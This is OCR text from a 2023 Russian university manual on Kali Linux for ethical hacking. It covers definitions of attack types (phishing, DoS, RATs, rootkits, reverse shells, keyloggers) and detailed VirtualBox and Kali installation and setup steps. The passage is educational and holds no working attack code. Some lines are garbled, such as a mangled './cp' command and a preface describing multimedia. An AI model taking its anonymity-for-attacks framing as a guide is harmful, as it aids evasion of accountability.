
МИНИСТЕРСТВО ЦИФРОВОГО РАЗВИТИЯ, СВЯЗИ И МАССОВЫХ КОММУНИКАЦИЙ РОССИЙСКОЙ ФЕДЕРАЦИИ
ХАБАРОВСКИЙ ИНСТИТУТ ИНФОКОММУНИКАЦИЙ (ФИЛИАЛ)
ФЕДЕРАЛЬНОГО ГОСУДАРСТВЕННОГО БЮДЖЕТНОГО
ОБРАЗОВАТЕЛЬНОГО УЧРЕЖДЕНИЯ
ВЫСШЕГО ОБРАЗОВАНИЯ
«СИБИРСКИЙ ГОСУДАРСТВЕННЫЙ УНИВЕРСИТЕТ
ТЕЛЕКОММУНИКАЦИЙ И ИНФОРМАТИКИ»
(ХИИК «СибГУТИ»)

Р.М. Данилов
С.А. Фузеев
Н.В. Шульженко

ТЕХНИЧЕСКИЕ СРЕДСТВА ИНФОРМАЦИОННОЙ БЕЗОПАСНОСТИ «KALI LINUX»



Учебно-практическое пособие

Хабаровск
2023

УДК 004.056.5
ББК 32.972.11

Данилов Р.М., Фузеев С.А., Шульженко Н.В. ББК Технические средства информационной безопасности «Kali Linux»: Учебно-практическое пособие / Данилов Р.М., Фузеев С.А., Шульженко Н.В. – Хабаровск: Изд-во ХИИК (филиал) «СибГУТИ». 2023. – 85 с.

ISBN 5-98201-008-6

РЕЦЕНЗЕНТЫ:

Кудряшов А.Б. – *доцент, кандидат технических наук, доцент кафедры Дальневосточного юридического института МВД России, г. Хабаровск*
Прокопцев В.О. – *доцент, кандидат технических наук, доцент кафедры Хабаровский институт инфокоммуникаций (филиал) ФГБОУ ВО «СибГУТИ», г. Хабаровск*

Учебно-практическое пособие соответствует требованиям федеральных государственных образовательных стандартов высшего образования для студентов очной, формы обучения по направлению подготовки «11.03.02 – Инфокоммуникационные технологии и системы связи».

В работе изложены основные понятия мультимедиа, состав, структура, особенности аппаратного и программного обеспечения информационных технологий мультимедиа. Большое внимание уделено программным аспектам инфокоммуникационных технологий. Приводятся примеры практической работы с мультимедийной информацией на основе популярных программных продуктов. Для закрепления учебного материала предлагаются задания для самостоятельной работы и вопросы для самоконтроля.

Учебное пособие предназначено в первую очередь для студентов и слушателей образовательных учреждений. Он может быть полезен также практическим работникам, интересующимся вопросами применения технических средств информационной безопасности в профессиональной деятельности.

© Данилов Р.М., Фузеев С.А., Шульженко Н.В., 2023.
© Хабаровский институт инфокоммуникаций (филиал) ФГБОУ ВО «Сибирский государственный университет коммуникаций и информатики» (ХИИК (филиал) ФГБОУ ВО «СибГУТИ»), 2023.

СОДЕРЖАНИЕ

ВВЕДЕНИЕ

В настоящее очень много говорят о этичном хакинге («белая шляпа»). Сам термин «этичный хакинг» состоит из двух слов «этика» - нрав, обычай (сам термин «этика»[1] введен древнегреческим философом Аристотелем (384-322 до н.э.) и «хакинг» – взлом[2]. Значение слова «хакинг» довольно обширно, однако, если Вы посмотрите в любом онлайн-словаре термин «хакинг», обычно это будет что-то связанное с компьютерами[3].

Взломать можно любую систему, не только компьютерную, не только цифровую. Система может не содержать ни одной электронной части, так что, буквально любую систему можно взломать. Это означает, что Вы пытаетесь сделать что-то, для чего эта система не создавалась.

Первое, с чем Вам предстоит столкнуться – это рабочая среда («Linux»), также мы установили виртуальную машину – это «Kali Linux». В основном, эти дистрибутивы содержат огромное количество потрясающих и очень полезных инструментов[4]. Использование Windows не рекомендуется для подобного рода вещей[5]. Windows не подходит для сохранения полной анонимности, ваш уровень скрытности будет очень низок, а также большинство инструментов, которыми мы будем пользоваться, созданы для среды «Linux», так что некоторые из них могут не заработать на Windows.

Помимо этого, нам также потребуется Интернет-соединение. Большинство атак проходят намного лучше, если у Вас быстрое соединение, но некоторые атаки подходят и для публичных Wi-Fi сетей.

Третья вещь, необходимая нам – Wi-Fi карта. Если вы используете дистрибутив «Linux», то Вам стоит убедиться, что в ядре дистрибутива присутствуют драйвера для определённой модели карт.

.

---

[1] См. подробнее: Этические взгляды Аристотеля. – URL: https://etika-estetika.blogspot.com/2015/04/blog-post_54.html

[2] Г. Грем. Этичный хакинг. Практическое руководство по взлому (pdf+epub) / Предисловие Хуана Гилберта. – СПб.: Питер, 2022. – 384с.: Эриксон Дж. Хакин – искусство эксплойта. – 2-е издание; Пер. с англ. – СПб: Символ-Плюс , 2010. - 510с.

[3] Хофман Э. Безопасность веб-приложений. Разведка, защита, нападение. / Эндрю Хоффман; [перевод с английского И. Рузмайкиной]. – СПб.: Питер, 2023. – 327, [3] с.: ил., табл. – (Бестселлеры O'Reilly).

[4] Михейчик А.Д., Хацкевич О.А. KALI LINUX в информационной безопасности // 55-я юбилейная конференция аспирантов, магистрантов и студентов учреждения образования «Белорусский государственный университет информатики и радиоэлектроники», 22-26 апреля 2019 г., БГУИР, Минск, Беларусь: тезисы докладов. – Мн. – 2019. – С. 15-19.

[5] Ковцур М.М., Миняев А.А., Цыганов В.А. Исследование актуального инструментария Kali Linux для проведения тестов на оценку безопасности беспроводных сетей // Экономика и качество систем связи. – 2023. - № 2. – С. 93-99.

ОСНОВНЫЕ ТЕРМИНЫ И ПОНЯТИЯ

Одно из популярных направлений сегодня – это, конечно же, этичный хакинг.

Есть три категории людей:

1. White hat – *это люди, действия которых не нарушают закон, этичные хакеры.*

2. Grey hat – *люди, чья активность скачет на грани закона*.

3. Black hat – *люди, действия которых нарушают закон, переступают его, обычно с целью финансовой выгоды, они добывают информацию с серверов, воруют учётные данные, данные с вашей кредитной карты и т.д*.

Footprinting – *это действия, основанные на сборе информации, которая требуется для работы, вроде ip-сервера, сервисов, запущенных на сервере и т.д. Не обязательно footprinting может быть связан с цифровым миром*.

Существует несколько видов атак:

1. Fishing. К примеру, вы получаете от кого-то E-mail, а там находится ссылка с переходом на другой сайт, который выглядит также как сайт, который Вы часто используете (двойник), Вы вводите учётные данные, и они оказываются украдены.

2. DoS (пер. «Отказ в обслуживании») – суть атаки в отправке большого количества запросов на сервер, количество, которое он не может обработать и поэтому сервер «падает». Далее всё сводится к изменению какого-либо кода, взлому firewall, краже паролей и тому подобное. Все соединения и запросы идут с Вашего компьютера.

3. DDoS – та же DoS-атака, но все соединения и запросы идут с нескольких компьютеров.

Для того, чтобы заразить другие компьютеры, необходимо:

– RAT – *средство удалённого администрирования, заносятся через USB, E-mail, файл, скачанный из Интернета и т.д. Один из способов инфицировать другие устройства и сделать из них управляемые машины*.

– FUD – *компьютеры не будут обнаружены антивирусом (не будут помечены как «вредоносный софт»).*

– Root kit – *инструмент, который устанавливается в ОС, может спрятать процессы от самой системы*.

– SQL injections – *SQL-код в http-запросе.*

– VPN – *один из способов создать анонимность*. Весь трафик между Вами и Интернет-провайдером будет зашифрован. Любой другой сервер, который будет получать от Вас запрос, будет получать его непосредственно от VPN[6].

[6] Бабин С.А. Инструментарий хакера. – СПб.: БХВ-Петербург, 2014. – 240 с.: ил. – (Глазами хакера)

– Proxy – *это менее действенный способ сохранить анонимность*. Вы можете послать соединение через несколько proxy, но это работает не всегда, т.к. теряется скорость соединения.

– Tor – *быстрее Proxy, но не так быстр, как VPN. Дает возможность спрятать Ваши приложения, маршрутизировав трафик через несколько роутеров в Интернете и устройств для принятия и передачи пакетов*.

– VPS (Виртуальный частный сервис) – *может быть использован для безопасности виртуальной машины и SQL сервера*.

– Key loggers – *это инструменты, используемые для кражи учётных данных и не только, а также для сбора информации (к примеру, запись нажатых клавиш).*

– Terminal – *интерфейс для Вас, который позволяет Вам управлять ОС*.

– Firewall – *firewall Linux с открытым кодом и имеет огромное количество опций, его можно настроить под себя, также всё это бесплатно, в отличие от firewall Windows, где некоторые опции необходимо докупать*.

– Reverse-shells («Обратная оболочка») – *это программа, которую мы ставим на другое устройство, и эта программа устанавливает соединение с нами, мы можем выполнять команды, контролировать эту систему и необязательно даже быть рядом с устройством*.

Поговорим о рабочей среде.

Во-первых. Нам необходимо установить «Virtual Box» на Linux ради безопасности информации и основной машины в случае ошибок.

Есть два способа установки:

Открываем браузер. В поисковике вводим «Virtual Box». Заходим на официальный сайт. Слева видим вкладки «Скриншоты», «Документация» и т.д. Жмём «Скачать» («Downloads»). Перед нами открывается список хостов. Выбираем «Virtual Box for Linux». У Virtual Box есть настройки для разных дистрибутивов Linux, нас интересует Fedora. У нас есть выбор I386 и AMD64 – это разделение на 32х и 64х-битные архитектуры.

Если вы не знаете архитектуру своей машины – открываем терминал, вводим «uname -a», жмём «Enter», теперь можно увидеть какие дистрибутив и архитектура у Вас.

Возвращаемся и выбираем нужную архитектуру. Скачиваем файл. Возвращаемся к терминалу, очистим экран командой «Clear». Теперь нам нужны root-права. Пишем «su» и нажимаем «Enter». Вводим пароль. Теперь воспользуемся инструментом для управления rpm-пакетами из дистрибутива red hat, все пакеты для него имеют расширение. rpm

Команда «ls/home/имя пользователя/Downloads/Virtual Box», жмём «Enter», снова очистим экран. Теперь воспользуемся софтом «rpm» по умолчанию, пишем «rpm -i /home/имя пользователя/Downloads/VirtualBox» (указываем путь к файлу) и жмем «Enter».

Репозиторий – это место, где хранятся программные пакеты для дистрибутива Linux. Пишем «yum search virtualbox», нажимаем «Enter», и менеджер выпишет имена всех пакетов, содержащих в себе название файла «virtualbox» или описание. Нам нужно выбрать какой именно устанавливать. Нам нужен «kmod» с необходимой версией ядра, архитектурой, версией «Fedora» (исходя из наших параметров) и выбираем.




Рисунок 1 – kmod с необходимой версией ядра

Для установки пакета вводим «yum install имя пакета». Команда не сработает, если до этого мы не добавили репозиторий rpm fusion.

Rpm fusion – это название нескольких репозиториев, содержащих разные пакеты.

Как же установить? – Открываем браузер, заходим на сайт rpm fusion.org/Configuration. Видим список закачек, а также free и nonfree (пакеты с закрытым кодом и не свободной лицензией). Находим RPM пакеты и заголовок «Command Line Setup using rpm», ищем команду для включения репозитория вашей версии Fedora, копируем часть в кавычках, необходимо быть в режиме root в терминале, вставляем скопированный код, жмём Enter.

Команда, которую мы вставили, устанавливает и free, и nonfree репозитории.

Возвращаемся к терминалу, не выходим из root-прав, вводим «yum search virtualbox», затем Enter, выбираем kmod с необходимой версией ядра, копируем. Вводим «yum install имя пакета -y» и жмём Enter, начнётся установка. После установки пишем «yum update» и Enter, система просто обновится, если у Вас имеется какой-то софт не самой последней версии, то он просто обновится.

УСТАНОВКА «KALI LINUX» В ВИРТУАЛЬНОЙ СРЕДЕ

Открываем браузер, в поисковой строке вводим «Kali Linux», жмём Enter, переходим на сайт www.kali.org, переходим во вкладку Downloads,

видим образы «Kali Linux» для разных архитектур, скачиваем образ и закрываем браузер.

Открываем меню, вводим «Virtual Box» и выбираем его из предложенных вариантов. Открываем Virtual Box. Необходимо создать новую среду, кликаем «New», вводим имя, которое хотим, выбираем тип (type) – Linux и версию (version) – «Debian» (64-bit), жмём далее (Next). Выбираем объём оперативной памяти, нужно не так много, выберем с запасом (более 1 Гб), т.к. мы будем работать с некоторыми программами, для которых необходимо ресурсов чуть больше. Всегда можно поменять значение выбранной оперативной памяти. Жмём «Далее». Создадим виртуальный жёсткий диск (Create a virtual hard drive), выбираем VDI и динамический размер диска (Dynamically allocated). Далее. Выбираем максимальный размер. Нажимаем «Создать» (Create).

Теперь у нас есть среда для «Kali Linux», нам нужно её настроить, для этого нам необходимо задать параметры Boot Order, т.е. источник загрузки, местоположение нашего ISO-файла. Жмём правой кнопкой мыши по настройкам («Settings»), далее – Хранилище («Storage»), кликаем «Empty». Выбираем файл, если у Вас образ на CD, то можно выбрать его, иначе выбираем верхнюю опцию и путь к образу «Kali», открываем его. Видим, что он появился в окне, жмём Ok. Теперь двойное нажатие на «Kali» и машина запустилась.

Есть несколько опций (утилит).

1. Режим «Live» – это загрузки с USB-флешки или подобного (система загружается с внешнего носителя).

2. Режим «Live» (безопасный режим) – загрузка основных вещей, которая гарантирует запуск системы (при наличии проблем с запуском ОС).

Режим «Live» (forensic mode) – режим эксперта для разработчиков. Режим «Live USB Persistence» – загрузка с флешки с сохранением изменений на носителе. Режим Live USB Encrypted Persistence – информация на USB-носителе будет зашифрована.

Выбираем первую версию, т.е. все изменения будут потеряны, когда вы выключите систему. Установка «Virtual Box» на Windows выглядит аналогичным образом:

Открываем браузер. В поисковике вводим «Virtual Box». Заходим на официальный сайт. Находим версию для Windows и нажимаем «Скачать». Открываем файл и нажимаем «Далее», выбираем место для установки, создаём ярлыки, далее, установить. Windows попросит права для установки софта – разрешаем. Процесс создания виртуальной машины такой же, как и на Linux. При запуске виртуальной машины в виртуальной машине могут возникнуть проблемы с производительностью, для этого требуется мощный компьютер.

Спускаемся вниз на «Install» и жмём «Enter». Началась процедура установки. Если вы загружаетесь с Live-версии, то пароль по умолчанию для root-прав «toor». Итак, выбираем язык, можем выбрать страну, территорию или область. После установки мы можем выбрать имя компьютера (hostname), жмём «Продолжить» (Continue). Кнопка «Tab» перемещает между полями и опциями, пробел выделяет поле. * Используйте: «Tab», «Enter» и пробел для выполнения каких-либо действий *.

Рисунок 2 – Основное меню установки «Kali Linux»

Можете указать доменное имя (Domain name), жмём – «Продолжить». В поле «Root password» необходимо задать сложный пароль: не менее 8 символов, содержать заглавные буквы, также стоит добавить различные знаки, заменяйте позиции знаков и т.д. Подтвердите пароль. Установка продолжится.

Нам предлагают разделить диск, выбираем «Использовать целый диск» (Guided – use entire disk), жмём «Enter». Мы можем разделить разделы, на виртуальной машине это не нужно, выберем «All files in one partition», Enter. У нас есть «Primary» – главный раздел и раздел «Logical» (swap) – файл подкачки, который можно использовать как оперативную память, правда работать будет медленно, но убережёт Вашу машину от «падения». Закончим разметку и запишем изменения на диск (Finish partitioning and write changes to disk). Подтверждаем изменения. Снова запускается процесс установки. На экран выходит предупреждение о использовании «зеркала архивов»[7], которое может использоваться в дополнение к ПО уже включённому на CD, также оно может содержать новые версии ПО. Выберем ответ «Нет», и обновим после того, как настроим всё должным образом. Далее идёт GRUB – системный загрузчик,

[7] «Зеркало архива» - это системная папка восстановления на случай потери архивных данных в системе. Например существует зеркало сайта когда сайт блокируется. Вот это зеркало и берётся с архивных данных зеркал на случай блокировки или потери данных сайта. В данном случае это копия вашего архива. Просто копия здесь называется зеркалом. Вопрос только в терминологии они в значении значения не меняется. Поэтому даже потерял свой архив вы сможете его восстановить.

нажимаем «Да». Ждём оповещение об окончании установки. Нам необходимо достать диск или носитель, с которого производилась установка, чтобы загрузка пошла с диска и перезагрузить систему.

Теперь нам необходимо войти в систему, для этого необходимо ввести имя пользователя (username), для этого необходимо войти в интерфейс с root-правами. Вводим «root» – жмём «Enter», далее вводим пароль, и снова «Enter».




Рисунок 3 – Интерфейс входа «Kali Linux»

Сначала нам необходимо обновиться для установки гостевых дополнений и т.д. Переключимся на наше окно и откроем терминал. Нам необходимо убедиться, что у нас присутствует соединение с интернетом. Пишем «ping yahoo.com», «Enter». Ничего не произошло – это значит, что отсутствует доступ к сети и Интернет. Нажимаем Устройства (Devices), находим Сеть (Network), настройки сети, и мы видим, что по умолчанию стоит «NAT», нам необходимы «bridge adapter», «p8p1» и «Allow VMs».




Рисунок 4 – Интерфейс Virtual Box вкладка Network.

Если Вы не знаете свой адаптер, то откройте терминал и введите «ifconfig», здесь вы увидите список доступных адаптеров. Откройте сетевой менеджер в правом верхнем углу и увидите какие подключения у Вас работают. Позиция сетевого менеджера зависит от того, как Вы настроили свою систему, по умолчанию в правом нижнем углу. Закрываем терминал и проверяем настроили ли нашу сеть командой «ping yahoo.com». Если не сработало, открываем сетевой менеджер «Kali Linux», видим подключение к сети, но устройство не определено – это проблема. Переходим в терминал, пишем «cd/etc/NetworkManager# ls» для смены директории. У нас есть конфиг менеджера «.conf». Далее пишем «nano NetworkManager.conf» – это текстовый редактор. Открылась конфигурация, нам нужны root-права для внесения изменений сюда, строчку «managed=false» меняем на «managed=true», нажимаем комбинацию клавиш ctrl+o для сохранения, нажимаем Enter. Комбинацию ctrl+x для выхода. Теперь нам нужно перезагрузить сетевой менеджер, вводим «service network-manager restart». Соединение установлено, мы видим «ifupdown(eth0)», проверим соединение «ping yahoo.com», «Enter». Отлично, у нас появился Интернет.

Установим обновления, они необходимы. Сменим директорию, очистим экран. Введём «apt-get update», затем «apt-get upgrade», на предупреждение о выделении дополнительного места для обновлений отвечаем «Да» (для этого пишем в терминале букву «y» и нажимаем «Enter»). Дождитесь окончания обновления. Во время обновления системы должно появиться окно – это Readme-файл, связанный с w-get-пакетом, и чтобы убрать его, нужно нажать клавишу Q, не нужно закрывать терминал и прерывать обновления, нужно просто нажать Q для выхода из Readme-файла и обновление продолжится без проблем.

Нам нужно настроить список ресурсов, список репозиториев, из которых наша система Linux будет брать пакеты и информацию о них, как и в Fedora, в «Kali Linux» также есть репозитории если зайдете на их сайт там есть 4 репозитория – это репозитории по умолчанию для «Kali Linux» нам нужно скопировать их и вставить[8]. Открываем терминал, пишем «cd/etc/apt/», затем «ls» и у нас есть список ресурсов. Пишем «nano sources.list», жмём «Enter», и теперь мы в файле репозиториев, здесь они содержатся, сюда мы можем их добавлять. Не беспокойтесь о повторах или о чем-то таком, дубликаты ни на что не повлияют, так что не волнуйтесь. Копируем эти четыре строчки, позже мы можем поправить документ, удалить дубликаты и так далее. Копируем эти 4 строчки, жмём ctrl+o, Enter, ctrl+ x для выхода. Ещё раз: ctrl+o - сохраняет файл, ctrl+x для выхода. Теперь очистим экран «clear»

Несмотря на то, что мы добавили сюда репозитории, это не значит, что система сможет из них что-то взять пока мы не настроим следствие,

[8] https://www.kali.org/docs/general-use/kali-linux-sources-list-repositories/ (ссылка на сайт где можно взять строчки)

так что пишем «apt-get update», мы просто обновим список репозиториев, здесь нам сообщают о наших дубликатах, это нормально. Нам нужны эти репозитории для установки необходимых заголовков для ядра «Kali Linux», которая понадобится нам для установки гостевых дополнений virtualbox, чтобы разворачивать ось на весь экран. Очистим экран, установим ещё парочку пакетов, которые позволят установить и запустить гостевые дополнения virtualbox. Вводим «apt-get install -y dkms linux-headers-$(uname -r)», затем «apt-get upgrade», нужно убедиться, что все установилось и видим, что не было обновлено два пакета – metasploit и metasploit framework, пакеты были возвращены, мы к этому вернёмся позже. Очистим экран и что нам нужно сделать, так это нажать «Устройства» (Devices) и вставить образ гостевых дополнений (Insert Guest Additions CD), нажимаем «Запустить» (Run) и получаем ошибку: «Ошибка запуска программы, невозможно найти автозапуск». Вводим «cd /media/», далее «ls», затем снова «Cd cdrom0/», вновь «ls», здесь есть список всего контента на диске. Необходимо переместить нужный файл в другую директорию, вводим «cp VBoxLinuxAdditions.run /home/», жмём Enter и давайте зайдем директорию home, файл здесь.

Чтобы запустить любой скрипт в Linux, любой исполняемый файл в целом, просто вводим «./имя файла», в нашем случае «./cp VBoxLinuxAdditions.run», жмём «Enter» и файл запущен, гостевые права устанавливаются.

В устройствах у нас также есть «dragon drop» (мы просто берем файл и вставляем его в виртуальную машину), можно включить общий буфер обмена. Shared Folder Settings (настройки общих папок), вы можете настроить общую папку или локальный веб-сервер для обеих машин, куда вы будете добавлять информацию

Давайте продолжим и попробуем перезапустить графику «init 3», «init 5», так работает на Fedora, напишем «reboot» – это наиболее безопасная опция чем init 3 и 5. *Первое* – это запуск без графического интерфейса только текстовый, а *второе* – графический. Отлично, это наш загрузочный экран, жмём «Enter», и здесь мы увидим работают ли наши гостевые дополнения virtualbox, если работают – отлично, если нет попробуем что-то ещё, эти штуки имеют особенность прерываться, итак, загрузка, нужно войти, отлично теперь у нас есть «Kali Linux» в полноэкранном режиме.

Откроем терминал, можно изменять размер окна, ctrl+ / ctrl- (окно увеличивается/уменьшается). Здесь есть несколько вещей, которые могут работать с ошибками, особенно кнопки клавиатуры, потому что это виртуальная машина.

ИЗУЧЕНИЕ КОМАНДНОЙ СТРОКИ LINUX

В «Kali Linux» иконка терминала находится в верхнем левом углу, кликаем на неё, у нас запустился терминал и по умолчанию он открывается с root-правами. Правой кнопкой мыши в любом месте терминала, далее

«show my new bar», появились опции, идем в «edit», мы можем кликнуть на «profiles» и создать новый профиль, кликнув «new», зададим имя и настроим его в соответствии с нашими предпочтениями. Мы же будем настраивать профиль по умолчанию, нет нужды создавать дополнительный, идем в «edit», далее «profile preferences» и здесь у нас есть довольно обширный набор опций. Первая, которую мы видим, может включить фиксированный системой размер, если хотите можете сменить и сам шрифт и далее. У нас есть ещё несколько простеньких опций: показывать ли меню терминала по умолчанию, далее вид курсора у нас он стоит блок, далее заголовки и команды, можете изменить цвет текста, цвет фона. Здесь есть три опции сплошной цвет, можно выбрать картинку заднего фона, скачать любую понравившуюся в интернете, вы можете настроить чтобы задний фон был прозрачным и также чтобы он был полностью прозрачным если кликнем на эту опцию, то задний фон станет тем, который находится позади нашего окна терминала, здесь можно настроить уровень прозрачности, далее очень важная функция скроллинг – прокрутка. Ставим неограниченный и его размер будет зависеть от вашей оперативной памяти.

Итак, далее кликаем файл-открыть вкладку, здесь мы можем переключаться между ними и даже если вы что-то делаете, то в заголовках всегда это отобразится и даст вам дополнительную информацию.

